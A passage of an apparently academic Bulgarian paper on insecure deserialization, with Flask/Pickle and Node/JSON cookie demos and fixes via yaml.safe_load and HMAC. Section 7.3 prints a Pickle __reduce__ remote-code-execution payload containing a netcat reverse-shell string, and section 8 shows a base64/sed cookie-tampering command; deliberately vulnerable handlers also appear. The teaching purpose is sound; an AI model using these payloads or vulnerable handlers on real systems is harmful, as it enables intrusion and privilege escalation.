Трябва да споменем, че този такова решение има своите неудобства. Ние трябва да намерим информация дали някои от класовете, които използваме за член-данни не делегират отговорността по сериализирането си на някои други класове. В документацията на JDK-то има информация какво е представянето на класа в сериализирана форма, като там се описва кои полета се сериализират, както и стойността на серийния идентификатор, но не дали има друг клас, чрез който всъщност се представя сериализираната форма. Това обикновено е имплементация на конкретното JDK, което може да означава наличие на вариация между версии и една и съща версия, но в различни операционни системи.

Това ни води към другата препоръка, към която да се придържаме, а тя е да се стремим да използваме само вградените примитивни типове данни в обектите, които сериализираме. Което може да означава и да реализираме на комуникацията с текстов протокол, при който възможността за вграждане на изпълним код е значително по-малка.

Съществува библиотека, която има за цел да улесни процеса по изграждане на списък с позволени, както и забранени (blacklisting) класове за десериализация наречена *SerialKiller*. За съжаление разработчиците изрично са споменали, че тя все още е в процес на разработка. Последната работа по нея е била през 2018 година, което означава, че проектът към днешна дата може би е изоставен.

С цел откриването на уязвимости в някои от доста използваните библиотеки в Java се създава приложението “ysoserial”. С негова помощ може да се генерират специално създадени зловредни обекти (gadget chains) за конкретни версия на дадена библиотека, които имат за цел да покажат уязвимост, породена от извършването на несигурна десериализация. На страницата на проекта в Github има инструкции за инсталация и употреба.

Този инструмент може да се използва от екипа по сигурността в приложението, за откриване на потенциални уязвимости, които се дължат именно на употребата на широко използвани библиотеки като Apache Commons Collections, Spring Beans/Core и Groovy. Справянето с тези уязвимости най-често се решава с преминаване към по-нова версия на библиотеката, където проблемите са отстранени.

## 7 Пример за атака отдалечено изпълнение на код (remote code execution) в Python Flask приложение

### 7.1 Сериализацията в Python

В Python можем да използваме Pickle за сериализация на обекти. Той е един от вградените модули в Python и имплементира свой собствен протокол за сериализация и десериализация, като данните се превръщат в двоичен поток от байтове. Удобрствата на Pickle са възможността за представяне на вложени Python обекти, както и по-високата скорост на изпълнение в сравнение с текстовите формати за сериализация.

Неудобствата на формата са, че той е специфичен за Python и за разлика от JSON не може да се използва като начин за обмяна на информация с приложения или услуги, които са написани на друг език.

### 7.2 Уязвимо приложение, което използва Pickle за сериализация

В примера използваме за сървър Flask, който е framework за изграждане на back-end част на уеб приложения на Python. В приложението имаме задаване на бисквитка, в която са записани данни за потребителя, като неговото потребителско име, език и правомощия за достъп.

При имплементацията на бисквитката с Pickle първо създаваме асоциативен масив, който има двойки ключ-стойност потребителско име и достъп в системата. След това този масив се сериализира с метода *dumps()*, резултатът се кодира с Base64 и се записва като стойност на бисквитка на брауъра на клиента.


За прочитане на данните от бисквитката първо декодираме нейното съдържание от Base64 и се извързва десериализирането, чрез метода *loads()*, който реконструира обратно обекта.

```
47 def deserializeWithPickle(sessionCookie):
48     session = pickle.loads(base64.b64decode(sessionCookie))
49     print("unpickled a cookie : {}".format(session))
50
51 def generateSessionWithPickle():
52     session = {}
53     session['user'] = "peter"
54     session['language'] = "bg"
55     session['access'] = "none"
56
57     return base64.b64encode(pickle.dumps(session))
58
```

Фигура 15. Уязвим Python код

При влизане на страницата в раздела за бисквитки можем да разгледаме стойността на бисквитката.





Фигура 16. Страница на Python приложението

Не са взети мерки за проверка интегритета на данните, които клиентът изпраща и е възможна атака с подмяна на съдържанието на бисквитката. В този случай обаче, тъй като Pickle записва сериализираните обекти в двоичен формат, то се налага да използваме някакъв хек визуализатор/редактор, за да успеем с атаката.



Фигура 17. Разглеждане стойността на сериализирания обект

### 7.3 Осъществяване на атака отдалечено изпълнение на код(remote code execution)

При използването на Pickle е налична друга уязвимост, която е породена от факта, че класове, които желаем да сериализираме може да предефинират(override) метода `__reduce__()` и той се изпълнява автоматично при десериализация. Целта на това е в него да може се укажат стойности за полета на обекта, които не може да се сериализират явно. Такива са например референции към отворени сокеи или референции към отворени файлове.

По този начин обаче може да генерираме обект, който при десериализация автоматично да изпълни код, който е вложен в неговия `__reduce__()` метод. Ето пример за такъв злонамерен клас.



```

payload.py
1  #!/usr/bin/python3
2  import pickle
3  import base64
4  import os
5
6  class rce():
7      def __reduce__(self):
8          reverse_shell = ('rm /tmp/f; mkfifo /tmp/f;'
9                          'cat /tmp/f | /bin/sh -i 2>&1 | nc 127.0.0.1 7777 > /tmp/f')
10
11         ls_cmd = ('ls -la')
12         return os.system, (ls_cmd,)
13
14     # base64-encode and print the payload
15     print(base64.b64encode(pickle.dumps(rce()))))
16
17

```

Фигура 18. Злонамерен клас за осъществяване на атаката

Използваме вградения в Python модул за обръщания към операционната система, *os*, като метода му *os.system(command)* ни позволява да изпълним подадената команда в нов шел. Осъществяваме атаката, като подменяме стойността на бисквитката със сериализиран и кодиран с Base64 обект. Резултатът може да видим в терминала, в който сме стартирали сървърния процес.

```

* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [25/Jan/2022 19:24:28] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:24:28] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:24:28] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [25/Jan/2022 19:24:31] "GET /unsafe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:24:31] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:24:31] "GET /static/hello.jpg HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:24:34] "GET /static/styles/index.css HTTP/1.1" 304 -
unpickled a cookie : {'user': 'peter', 'language': 'bg', 'access': 'none'}
127.0.0.1 - - [25/Jan/2022 19:24:59] "GET /unsafe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:24:59] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:24:59] "GET /static/hello.jpg HTTP/1.1" 304 -
total 30
drwxr-xr-x 1 User 197121 0 Jan 22 21:35 .
drwxr-xr-x 1 User 197121 0 May 11 2021 ..
drwxr-xr-x 1 User 197121 0 Jan 22 21:07 __pycache__
-rwxr-xr-x 1 User 197121 993 Jun 22 2021 payload.py
-rwxr-xr-x 1 User 197121 2159 Jan 22 21:05 rce.py
-rwxr-xr-x 1 User 197121 226 Jan 22 20:18 read.py
-rw-r--r-- 1 User 197121 1084 Jan 25 19:19 README.md
drwxr-xr-x 1 User 197121 0 May 9 2021 static
drwxr-xr-x 1 User 197121 0 Jan 22 20:50 templates
-rwxr-xr-x 1 User 197121 404 May 10 2021 user_data.py
drwxr-xr-x 1 User 197121 0 Jan 22 20:05 venv
unpickled a cookie : 0
127.0.0.1 - - [25/Jan/2022 19:25:39] "GET /unsafe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:25:40] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:25:40] "GET /static/hello.jpg HTTP/1.1" 304 -

```

Фигура 19. Резултат от осъществяване на атаката срещу сървъра

Командата *"ls -la"* се изпълнява в момента на десериализирането на обекта с метода *pickle.loads()*.

Отдалеченото изпълнение на код е една от най-опасните атаки, която може да причини огромни щети. Може да се генерира обект, който да накара сървърната машина да изпълни код, който да отвори "reverse shell" на определен порт на хакера и после той последователно да изпраща команди обратно към сървъра. В случай, че сървърният процес се изпълнява от потребител с по-големи правомощия като *root* това означава, че хакерът ще може да изпълнява доста по-опасни команди, като да изтрива потребители или да конфигурира защитната стена.

В документацията на Pickle изрично е споменато, че използването на модула може да доведе до такива атаки. За съжаление ако използваме Pickle не съществува начин да се предпазим от такива атаки, тъй като няма начин да сме напълно сигурни, че десериализираното съдържание не е опасно.

#### 7.4 Предотвратяване на уязвимостта с използване на PyYAML

Едно възможно решение на проблема е да не използваме изобщо Pickle. Една възможна опция е да използваме PyYAML - модул, който не е вграден в стандартната библиотека на Python и трябва да бъде инсталиран допълнително. Той предоставя механизъм за сериализация на обекти в Python във формата YAML. YAML е текстов формат за обмяна на данни, който не е специфичен за даден език за програмиране. В това отношение той прилича на JSON, като се различава с по-сбит синтаксис без скоби.

Използвайки PyYAML по подобен начин на Pickle, т.е. директно да десериализираме получени данни с метода `yaml.load()` също може да бъде уязвимо на атаки от тип remote code execution. За да се предпазим от това, трябва да използваме метода `yaml.safe_load()`. Той ограничава позволените типове за сериализираните до вградените типове данни в Python, като цели числа или списъци. Кодът за задаване на бисквитка придобива следния вид.

```
32 def deserializeWithYaml(sessionCookie):
33     try:
34         unbasedCookie = base64.b64decode(sessionCookie)
35         decoded_cookie = unbasedCookie.decode()
36         session = yaml.safe_load(decoded_cookie)
37         print("deserialized (yaml) a cookie : {}".format(session))
38     except:
39         print('error : session cookie format')
40
41 def generateSessionWithYaml():
42     session = UserData('peter', 'bg', 'none')
43     encoded_session = yaml.dump(session).encode('utf-8')
44
45     return base64.b64encode(encoded_session)
```

Фигура 20. Решение на уязвимостта при Python чрез PyYAML

В този вариант на програмата дефинираме клас, `UserData`, чиито член-данни указват параметрите на бисквитката. В документацията се препоръчва нашият клас да наследява класа `yaml.YAMLObject` и да му бъдат зададени допълнителни член-данни, които указват зареждащ механизъм и таг, които дават допълнителна информация по време на десериализиране.

```

user_data.py
1  #!/usr/bin/python3
2  import yaml
3  import os
4
5  class UserData(yaml.YAMLObject):
6      yaml_loader = yaml.SafeLoader
7      yaml_tag = u'!User'
8
9      def __init__(self, user, language, access):
10         self.user = user
11         self.language = language
12         self.access = access
13
14     def __str__(self):
15         return "user : {}, language: {}, access: {}".format(self.user, self.language, self.access)

```

Фигура 21. Клас за представяне на данните за потребителката сесия

По този начин дори при опит десериализарене на поток, съдържащ байтовете на клас, който не отговаря на тези условия, се вдига изключение, което може да обработим по подходящ начин. Когато пробваме да изпратим стойността на бисквитката с която осъществихме атаката при Pickle зареждането с `yaml.safe_load()` вдига изключение, което програмата обработва като извежда съобщение на стандартния изход.

```

(venv) PS C:\development\insecure-deserialization-demos\python-example\rce-demo> flask run
* Serving Flask app 'rce.py' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [25/Jan/2022 19:35:12] "GET /safe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:35:13] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:35:13] "GET /static/hello.jpg HTTP/1.1" 304 -
error: session cookie format
127.0.0.1 - - [25/Jan/2022 19:35:29] "GET /safe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:35:29] "GET /static/hello.jpg HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:35:29] "GET /static/styles/index.css HTTP/1.1" 304 -

```

Фигура 22. Неуспешна атака срещу сървъра

Кодът, който е вграден в злонамерения обект не се изпълнява. Въпреки това, този метод е уязвим на атаката за превишаване на правомощията, тъй като сериализираните данни са в текстов вид и по-лесно може да бъдат подменени. Опитваме атака като създаваме обект, чиито данни са подменени, сериализираме го в YAML формат, кодираме в Base64 и изпращаме като стойност на бисквитката.

```

17
18 class UserData(yaml.YAMLObject):
19     yaml_loader = yaml.SafeLoader
20     yaml_tag = u'!User'
21
22     def __init__(self, user, language, access):
23         self.user = user
24         self.language = language
25         self.access = access
26
27     def __str__(self):
28         return "user : {}, language: {}, access: {}".format(self.user, self.language, self.access)
29
30     def __reduce__(self):
31         ls_cmd = ('ls -la')
32         return os.system, (ls_cmd,)
33
34 print(base64.b64encode(yaml.dump(UserData('george', 'en', 'admin')).encode('utf-8')))
35

```

Фигура 23. Злонамерен обект за осъществяване на атака срещу сигурния вариант на приложението

Можем да видим, че атаката е успешна, полето за достъп на десериализирания обект е подменено и е със стойност на администратор.

```

(venv) PS C:\development\insecure-deserialization-demos\python-example\rce-demo> flask run
* Serving Flask app 'rce.py' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [25/Jan/2022 19:35:12] "GET /safe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:35:13] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:35:13] "GET /static/hello.jpg HTTP/1.1" 304 -
error: session cookie format
127.0.0.1 - - [25/Jan/2022 19:35:29] "GET /safe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:35:29] "GET /static/hello.jpg HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:35:29] "GET /static/styles/index.css HTTP/1.1" 304 -
deserialized (yaml) a cookie : user : george, language: en, access: admin
127.0.0.1 - - [25/Jan/2022 19:38:46] "GET /safe HTTP/1.1" 200 -
127.0.0.1 - - [25/Jan/2022 19:38:46] "GET /static/styles/index.css HTTP/1.1" 304 -
127.0.0.1 - - [25/Jan/2022 19:38:46] "GET /static/hello.jpg HTTP/1.1" 304 -

```

Фигура 24. Резултат от атаката - подмяната на данни е успешна

Въпреки това нямаме remote code execution, тъй като при десериализацията `yaml.safe_load()` не изпълнява тялото на метода `__reduce__()`, която бяхме допълнили в сигнатурата на злонамерения обект. Проблемът с атаката с ескалация на правомощията може да се избегне, чрез имплементиране на начин за проверяване интегритета на съобщенията. Именно това ще разгледаме в следващия пример с JavaScript.

## 8 Пример в за превишаване на правомощията (privilege escalation attack) в JavaScript Node приложение

### 8.1 Сериализацията в JavaScript

Ще покажем пример за privilege escalation attack в Node-Express уеб приложение, Node е популярна платформа за изпълнение на JavaScript код извън браузър, което от своя страна дава възможност за създаване на уеб сървъри, изпълняващи JavaScript код. По този начин може да се изграждат уеб приложения, които са написани изцяло на едни и същи език. Пример за такъв прост и минималистичен HTTP уеб сървър е Express.

JavaScript има вградени методи за сериализиране и десериализиране с JSON(JavaScript Object Notation). Това е текстов формат, предназначен за съхранение

и най-вече обмяна на данни между различни софтуерни компоненти. Голям плюс е, че форматът е стандартизиран и може да очакваме постоянно поведение от имплементираните за него парсери.

## 8.2 Пример за уязвимост превишаване на правомощия(privilege escalation attack)

Примерът показва уеб приложение, което използва бисквитка за авторизация на потребителя и определяне на неговите правомощия. При влизане на потребителя на сайта се показва различно съобщение в зависимост от неговите правомощия.

Сайтът има две секции – несигурна и сигурна. В несигурната секция целим да покажем уязвимостта, която може да се осъществи при сериализиране с JSON в JavaScript. Кодът на създаването, сериализирането и десериализирането е представен на следната фигура.


```

46 // guest user object
47 var guestUser = {
48   name: 'ivan',
49   role: 'guest'
50 }
51
52 // parse the user cookie insecurely (simply trust whatever the user says)
53 function getUser(req, res) {
54   if ('user' in req.cookies) {
55     return JSON.parse(Buffer.from(req.cookies['user'], 'base64').toString());
56   } else {
57     // user's first visit, give them a guest cookie
58     let guestAsJson = JSON.stringify(guestUser);
59     let user64 = Buffer.from(guestAsJson).toString('base64')
60     res.cookie('user',
61               user64,
62               { path: '/insecure',
63                 expires: new Date(Date.now() + 8 * 3600000) // cookie will be removed after 8 hours
64               });
65
66     return guestUser;
67   }
68 }

```

Фигура 25. Уязвим JS код

Правомощията на потребителя се записват в бисквитка със име „user“. Имплементацията на оторизацията представлява един обект с две полета – потребителско име и роля, която определя правомощията – гост или администратор. След това този обект се сериализира в JSON формат, кодира се с Base64 и се записва като бисквитка на браузъра на клиента. При влизане на страницата при нормален потребител в съобщението виждаме, че неговата роля е „guest“.



Фигура 26. Страница на несигурна част на JS приложението

Ако вземем стойността на бисквитката и декодираме стойността с Base64, можем да видим съдържанието на JSON обекта директно.



```
ivan@pop-os: ~  
ivan@pop-os:~$ echo eyJuYW1lIjoiaXZhb2UiInJvbGUiOiJndwVzdcJ9 | base64 -d  
{ "name": "ivan", "role": "guest" }ivan@pop-os:~$
```

Фигура 27. Съдържание на сериализирания обект


Атаката ни ще се състои в това да подменим стойността на бисквитката (*data tampering*) и да я изпратим при следваща заявка към сайта. Тъй като стойностите на бисквитката са в човеко-четим формат можем да използваме стандартни програми за Линукс, които да изпълним в терминала. Използваме *sed* и *base64*, съответно за редактиране на съдържанието и декодиране/кодиране обратно в Base64.



```
ivan@pop-os: ~  
ivan@pop-os:~$ echo eyJuYW1lIjoiaXZhb2UiInJvbGUiOiJndwVzdcJ9 | base64 -d  
{ "name": "ivan", "role": "guest" }ivan@pop-os:~$  
ivan@pop-os:~$ echo eyJuYW1lIjoiaXZhb2UiInJvbGUiOiJndwVzdcJ9 | base64 -d | sed 's/guest/admin/g' | base64  
eyJuYW1lIjoiaXZhb2UiInJvbGUiOiJhZG1pbiJ9  
ivan@pop-os:~$
```

Фигура 28. Подмяна на данните

При изпращане на подменената бисквитка в сайта виждаме, че сайтът ни приветства като администратор.



Атаката е успешна, защото при създаването на бисквитката не използваме никакъв подход за валидиране достоверността и интегритета ѝ. Стойността на бисквитката просто се декодира от Base64, десериализира от JSON формат и се проверяват стойностите на полетата на получения обект.

### 8.3 Предотвратяване на уязвимостта, чрез НМАС

В раздела “secure” този проблем е решен като при създаването на бисквитката върху нейната стойност се добавя и HMAC. Това представлява механизъм за осигуряване интегритета и автентичността на полетата на бисквитката, чрез криптографска хеш функция.

```

70 // parse the user cookie securely
71 function getUserSecure(req, res) {
72   let key = 'my $up3r $3cr37 k3y' // HMAC key
73
74   if ('user' in req.cookies) {
75     let cookie = req.cookies['user'].split('.');
76     let user64 = cookie[0]
77     let providedHmacBase64 = cookie[1]
78
79     let payloadComputedHmacBase64 = crypto.createHmac('sha256', key).update(user64).digest('base64')
80
81     if (providedHmacBase64 !== payloadComputedHmacBase64) {
82       return null; // HMAC doesn't match, we can't accept this
83     } else {
84       return JSON.parse(Buffer.from(user64, 'base64').toString()); // HMAC matches, we can trust the data
85     }
86   } else {
87     // user's first visit, give them a guest cookie
88     let userAsJson = JSON.stringify(guestUser)
89     let user64 = Buffer.from(userAsJson).toString('base64');
90     let hmac64 = crypto.createHmac('sha256', key).update(user64).digest('base64');
91
92     let cookieValue = user64 + '.' + hmac64
93
94     res.cookie('user',
95               cookieValue,
96               { path: '/secure',
97                 expires: new Date(Date.now() + 8 * 3600000) // cookie will be removed after 8 hours
98               });
99
100    return guestUser
101  }
102 }
103


```

Фигура 30. Решение на уязвимостта при JS сървъра

За реализацията на HMAC имаме низ, който се пази само на сървъра и той служи за криптографски ключ, както и използваме съдържанието на обекта, сериализирано в JSON формат и кодирано в Base64. Самата стойност на HMAC-а също кодираме в Base64 и стойността на бисквитката представлява сериализирания обект


конкатениран с HMAC стойността, разделени с точка помежду си. Използваме функция за създаване на HMAC от *crypto* модула на Node, който всъщност имплементира функциите на OpenSSL библиотеката.

При преглеждане на стойността на бисквитката можем да установим, че тя е доста по-дълга и се състои от двете части, разделени с точка



Фигура 31. Страница на сигурната част на JS приложението и стойността на бисквитката

При опит за подмяна на стойността, която отговаря на сериализирания обект, получаваме отговор, че не сме авторизирани.



Фигура 32. Неуспешен опит за атака за подмяна на данните

При проверяването на автентичността на стойността на бисквитката на сървъра се пресмята HMAC стойността като се използва тайния ключ и първата част от стойността, която отговаря на сериализирания обект с потребителското име и правомощия. После този HMAC се сравнява с подадения HMAC от втората част след точката, който е пресметнат при създаването на бисквитката на сървър. Когато няма съвпадение, значи че подадената стойност е била подменена.

## 9 Заключение

Като заключение можем да кажем, че за съжаление не съществува еднозначно решение на уязвимостите, породени от десериализация на обекти. Крайната мярка изобщо да не използваме сериализация в много случаи е непрактична или дори невъзможна. По възможност е желателно да се избягват двоичните формати, които



вървят с езика и са обвързани с неговата специфика и понякога заради нужда от поддръжка на наследен код продължават да бъдат уязвими. При нужда от двоични формати, поради тяхното бързодействие може да се обмисли употребата на формати като ProtocolBuffers или Apache Thrift, които са по-скоро хибриден вариант, използвайки текстови схеми за описание на данните и главно поддържащи примитивни типове данни.

При текстовите формати възможността за вграждане на изпълним код е значително по-малка, но при тях главните недостатъци са по-бавна скорост на обработка и по-голям обем на сериализираните данни. И при двата подхода важи с пълна сила нуждата от осигуряване на автентичност на изпращащата страна и интегритет на данните.

## 10 Използвана литература

[1] "OWASP Top Ten 2017, A8:2017-Insecure Deserialization",

линк: [https://owasp.org/www-project-top-ten/2017/A8\\_2017-Insecure\\_Deserialization.html](https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.html)

[2] "OWASP Top Ten 2020, A08:2021 – Software and Data Integrity Failures",

линк: [https://owasp.org/Top10/A08\\_2021-Software\\_and\\_Data\\_Integrity\\_Failures/](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/)

[3] "Common Weakness Enumeration, CWE-502: Deserialization of Untrusted Data",

линк: <https://cwe.mitre.org/data/definitions/502.html>

[4] „What, Why and How of (De)Serialization in Python“, Xiaoxu Gao, публикуван на 15.02.2021,

линк: <https://towardsdatascience.com/what-why-and-how-of-de-serialization-in-python-2d4c3b622f6b>

[5] "A Comparison Of Serialization Formats", Geoffrey Hunter, публикуван на 27.05.2019,

линк: <https://blog.mbedded.ninja/programming/serialization-formats/a-comparison-of-serialization-formats/>

[6] "Different Serialization Approaches for Java", Eugen Paraschiv, публикуван на 08.10.2021г,

линк: <https://www.baeldung.com/java-serialization-approaches>

[6] "Now You Serial, Now You Don't — Systematically Hunting for Deserialization Exploits", Alyssa Rahman, публикуван на 13.12.2021,

линк: <https://www.mandiant.com/resources/hunting-deserialization-exploits>

[7] "Insecure deserialization", PortSwigger Web Security Academy,

линк: <https://portswigger.net/web-security/deserialization>

[8] "Exploiting insecure deserialization vulnerabilities", PortSwigger Web Security Academy,

линк: <https://portswigger.net/web-security/deserialization/exploiting>

[9] "Deserialization of Untrusted Data", Snyk Vulnerability Database, публикуван на 10.10.2019,

линк: <https://security.snyk.io/vuln/SNYK-JAVA-COMMONSCOLLECTIONS-472711>

- [10] "Deserialization Vulnerabilities in Java", Liam Garvie, публикуван на 15.11.2021,  
линк: <https://www.baeldung.com/java-deserialization-vulnerabilities>
- [11] "Insecure DEserialization Attack box (IDEAbox)", Alexei Kojenov, публикуван на 21.09.2019,  
линк: <https://github.com/kojenov/ideabox>
- [12] "Java Serialization DoS example", @0xluk3, публикуван на 28.01.2021,  
линк: <https://github.com/0xluk3/Java-Deserialization-Basics>
- [13] "SerialKiller" Java library, Luca Carettoni, @ikkisoft, публикуван на 31.03.2018,  
линк: <https://github.com/ikkisoft/SerialKiller>
- [14] "ysoserial" Java library, Chris Frohoff, @frohoff, публикуван на 18.10.2021,  
линк: <https://github.com/frohoff/ysoserial>
- [15] "Escalating Deserialization Attacks (Python)", Nick Fricchette, публикуван на 23.02.2020,  
линк: <https://frichetten.com/blog/escalating-deserialization-attacks-python>
